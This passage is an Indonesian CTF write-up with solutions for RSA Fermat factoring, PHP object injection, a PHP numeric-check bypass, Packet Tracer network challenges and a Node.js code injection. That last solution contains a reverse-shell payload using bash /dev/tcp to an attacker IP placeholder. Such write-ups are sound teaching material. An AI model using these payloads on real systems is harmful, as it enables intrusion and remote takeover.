```

```

import gmpy

def read_publickey(pem_file):
    pem = open(pem_file).read()
    key = RSA.importKey(pem)
    return key.n, key.e

def calculate_privkey(p, q, e):
    phi = (p - 1) * (q - 1)
    d = inverse(e, phi)
    return d

def factor_fermat(N):
    a = gmpy.sqrt(N)
    b2 = a*a - N
    while not gmpy.is_square(gmpy.mpz(b2)):
        b2 += 2*a + 1
        a += 1

    factor1 = a - gmpy.sqrt(b2)
    factor2 = a + gmpy.sqrt(b2)
    return (long(factor1.digits()), long(factor2.digits()))

n, e = read_publickey('pub.key')
c =
90915196459451721605702693038219409609007684187951002859678985440
19168975714520864538829623649665793227258364977045330131318694852
87325527033643733890090632707792035896821553234155953160528452885
93957871679088177231090687335741499503134285163829198107460200790
175917658948601392582712092990060661528381661
p, q = factor_fermat(n)
d = calculate_privkey(p, q, e)
print long_to_bytes(pow(c, d, n))

```

Coba dijalankan.

```

$ python rsalagi.py
Terima kasih ron Rivest, adi Shamir dan len Adleman.
SlashRootCTF{rsa_RSA_1254_Rivest-Shamir-Adleman}

```

Flag : **SlashRootCTF{rsa_RSA_1254_Rivest-Shamir-Adleman}**

Web Hacking

Breakfast (75 pts)

Belajar PHP itu menyenangkan untuk pemula dan cocok menjadi sarapan pagi. Selain bugsnya yang minim, juga selalu nyaman untuk digunakan. Yuk, coba belajar PHP!

URL: <http://103.200.7.150:9080/>

Solusi :

Diberikan suatu website dengan tampilan begini



Klik See example

```
← → ↺ ↻ ⓘ 103.200.7.150:9080/process.php?code=Tzo4OiJFeGVyY2lzZSI6MTp7czo0OiJmaWxlIjtzOjE1OiJoZWxsb193b3JsZC5waHAiO30%3D

<?php
echo "Hello World!";
?>
```

Terdapat suatu string base64 lalu kami decode

```
hrdn@nvme ~$ echo -n "Tzo4OiJFeGVyY2lzZSI6MTp7czo0OiJmaWxlIjtzOjE1OiJoZWxsb193b3JsZC5waHAiO30=" | base64 -d
0:8:"Exercise":1:{s:4:"file";s:15:"hello_world.php";}&
```

Sepertinya web menggunakan php serialize. Langsung kami ubah untuk melakukan read pada flag.php

Namun hasilnya

← → ↺ 🏠 ⓘ 103.200.7.150:9080/process.php?code=Tzo4OkV4ZXJjaXNlOjE6e3M6NDpmaWxlO3M6ODpmbGFnLnBocDt9

No no no!

Langkah selanjutnya kami mempelajari file process.php dengan melakukan read file tersebut.

← → ↺ 🏠 ⓘ 103.200.7.150:9080/process.php?code=Tzo4OiJFeGVyY2lzZSI6MTp7czo0OiJmaWxljtzOjExOiJwcm9jZXNzLnBocCI7fQ

```
<?php
class Flag{
    public $myFile = "not_flag.php";
    public function __toString(){
        return highlight_file($this->myFile, true);
    }
}

class Exercise{
    public $file = "hello_world.php";
    public function __toString(){
        return highlight_file($this->file, true);
    }
}

$code = base64_decode($_GET['code']);
if(strpos($code, "Exercise") && strpos($code, "flag.php")){
    echo "No no no!";
}else{
    echo unserialize($code);
}

?>
```

Namun variable \$my_file bukanlah flag.php. Kami langsung membuat php object untuk overwrite object di server side dengan mengeksploitasi vulnerability 'PHP object injection'

```
class Flag {
    public $myFile = "flag.php";
    public function __toString() {
        return highlight_file($this->myFile, true);
    }
}

$obb = new Flag;

echo base64_encode(serialize($obb));
```

```
Interactive mode enabled

php > class Flag {
php {     public $myFile = "flag.php";
php {     public function __toString(){
php {         return highlight_file($this->myFile, true);
php {     }
php {     }
php >
php >
php >     $obb = new Flag;
php >
php >     echo base64_encode(serialize($obb));
Tzo0OiJGbGFnIjoxOntzOjY6Im15RmlsZSI7czo0OiJmbGFnLnBocCI7fQ==
php >
```

Tzo0OiJGbGFnIjoxOntzOjY6Im15RmlsZSI7czo0OiJmbGFnLnBocCI7fQ==

← → ↺ 🏠 ⓘ 103.200.7.150:9080/process.php?code=Tzo0OiJGbGFnljoxOntzOjY6Im15RmlsZSI7czo4OiJmbGFnLnBocCI7fQ==

```
<?php
$flag = "The special one ... hello flag, ";
$flag .= "SlashRootCTF{serialization_in_a_nutshell}";
//echo $flag;
echo "It's secret, we won't tell you the inside of this file!";
?>
```

Flag: **SlashRootCTF{serialization_in_a_nutshell}**

God's Number (100 pts)

God's Number ? O'really ?

URL: <http://103.200.7.150:8087/>

Solusi :


Diberikan sebuah web. Dapatkan source code di robots.txt yang ternyata ada directory yang tersembunyi

```
<?php
include "flag.php";
$stat = "";
$notice = "error";
$min = 5000;
$max = 10000;
$password = $_GET['password'];
if (isset($password)) {
    if (is_numeric($password)){
        if (!strpos($password, ".")){
            $passw = 0 + $password;
            if (strlen($passw) > 4){
                if ($passw > $min){
                    if ($passw < $max){
                        $stat = $flag;
                        $notice = 'success';
                    }else{
                        $stat = 'Oops, terlalu besar!';
                    }
                }
            } else
                $stat = 'Hmmm ,terlalu kecil!';
        } else
            $stat = 'Uh, terlalu pendek!';
    } else
```



```
        $stat = 'Haha, tidak boleh desimal!';  
    } else  
        $stat = 'Password harus berupa angka!';  
    }  
    $out = array("status" => $stat, "notice" => $notice);  
    echo json_encode($out);  
?>
```

Dari algoritmenya terlihat bahwa input harus angka dengan panjang lebih dari 4, di antara 5000 dan 10000, dan tidak boleh ada titik. Kita bisa memasukkan huruf e yang akan dibaca juga sebagai angka oleh PHP dan dengan adanya huruf e itu strlen dapat berfungsi. Berarti kita dapat memasukkan nilai seperti **51234e-1** yang akan dibaca sebagai **5123.4** dan ternyata benar (valid).



Flag : **SlashRootCTF{4phun_bypass!}**


Zodiak (250 pts)

Ramalan zodiak, apakah kamu salah satu yang akan mendapatkan keberuntungan hari ini ? Kita cek saja !

URL: <http://103.200.7.150:9087/>

Solusi :

Diberikan suatu website dengan tampilan begini



Setelah di intercept didapatkan

```
GET /ramal?name=anu&day=1&month=1&year=1900 HTTP/1.1
Host: 103.200.7.150:9087
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Setelah dicoba-coba ternyata ada parameter yang vuln terhadap NodeJs code injection, langsung kita cari payload untuk melakukan reverse shell

```
GET
/ramal/?day=01&month=01&year=require('child_process').exec('bash+-c+"bash+-i+>%26+/dev
/tcp/IP_PENYERANG/PORT+0>%261"')&name= HTTP/1.1
Host: 103.200.7.150:9087
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Kita listen pada server kita, dapatlah shell

```
node@a0776c4d26a1:/home$ ls -lah
ls -lah
total 12K
drwxr-xr-x  7 root root 4.0K Jun  9 06:04 .
drwxr-xr-x 78 root root 4.0K Jun 11 12:35 ..
drwxr-x---  2 root node 4.0K Jun  9 06:04 node
node@a0776c4d26a1:/home$ cd node
cd node
node@a0776c4d26a1:~$ ls -lah
ls -lah
total 24K
drwxr-x---  2 root node 4.0K Jun  9 06:04 .
drwxr-xr-x  7 root root 4.0K Jun  9 06:04 ..
-rwxr-x---  1 root node 220 Nov  5 2016 .bash_logout
-rwxr-x---  1 root node 3.5K Nov  5 2016 .bashrc
-rwxr----- 1 root node  37 Jun  9 05:36 .flag
-rwxr-x---  1 root node 675 Nov  5 2016 .profile
node@a0776c4d26a1:~$ cat .flag
cat .flag
SlashRootCTF{horoscope_is_bullsheep}
```

Flag berada pada file **.flag**

Flag = SlashRootCTF{horoscope_is_bullsheep}

Networking

Vlan (150 pts)

Anda tau tentang vlan? manfaatkan itu dan dapatkan akses Router Core

Hint! Gunakan Packet Tracer V.7


Solusi :

Diberikan sebuah zip, kita extract dan di dapatkan 2 file SlashRootCTF.pka dan SlashRootCTF.xlxs , buka file .pka dengan menggunakan Cisco Packet Tracer V.7


Setiap kita klik router atau yang lainnya, nanti bakalan muncul error seperti ini



Lalu klik Ctrl + W untuk menampilkan Activity Wizard




Pilih Initial Network



Lalu setelah itu, bakalan muncul logo topi biru, ini tandanya semua konfigurasi sudah unlocked, dan kita bisa akses semua hal

Di hint dikatakan “akses Router Core”, berikut langkahnya:

1. klik RTR-Core
2. lalu pilih tab CLI
3. lalu klik enter sekali



Flag : **SlashRootCTF{D4sar_4dM1n_t3Led0R}**


ACL (300 pts)

Perhatikan rambu-rambunya ya ^_^ supaya selamat sampai dapat flagnya.

(Challenge lanjutan dari yang atas ^_^).


Solusi :

Dengan Skill mencari-mencari + keberuntungan



Biasanya ada file yang disimpan di server, maka dari itu, kita coba cari file di **Web & FTP Server**

Didapatkan info berikut




Kita mendapatkan

- Username : adm1nftp , Password : adm1npa55
- Diketahui ada sebuah file SlashRootCTF.txt


Ada file SlashRootCTF.txt , tapi kita tidak bisa membaca filenya secara langsung, Yang kita lakukan , masuk ke tab **Desktop** > Pilih **IP Configuration** lalu didapatkan IP address nya **180.10.1.4**

Kita coba akses ftp ,masuk ke tab **Desktop** > Pilih **Command Prompt** > ketikkan command **ftp 180.10.1.4** > masukkan username dan password yang sudah didapatkan sebelumnya > masukkan command **get SlashRootCTF.txt**


Lalu kita akses melalui tab Desktop > Pilih Text Editor



Tekan Ctrl + O



Pilih SlashRootCTF.txt



....
 Jangan bingung yuk nonton **filmnya Ernest** aja bang... << Mungkin maksudnya film "Cek Toko Sebelah", ywd kita cari ke server sebelah

Klik Backup Server, Pilih tab Desktop > Text Editor > Ctrl + O



Ternyata flagnya langsung ada tanpa harus susah payah

Flag : **SlashRootCTF{jump4_la91_d1_f1n4I}**

Game

Code - BR3AKER (10 pts)

Dihari yang cerah, Proh sedang berjalan-jalan di hutan sambil menikmati pemandangan. Tidak lama kemudian, dia melihat Gun pingsan di bawah pohon. Proh melihat ada yang tidak beres, karena penasaran dia pun masuk ke dalam alam bawah sadar Gun untuk memeriksa apa yang terjadi.

Link Download : <https://drive.google.com/file/d/0B0Wzhj0-94LvbEIPUWRjd1liVzQ/view>

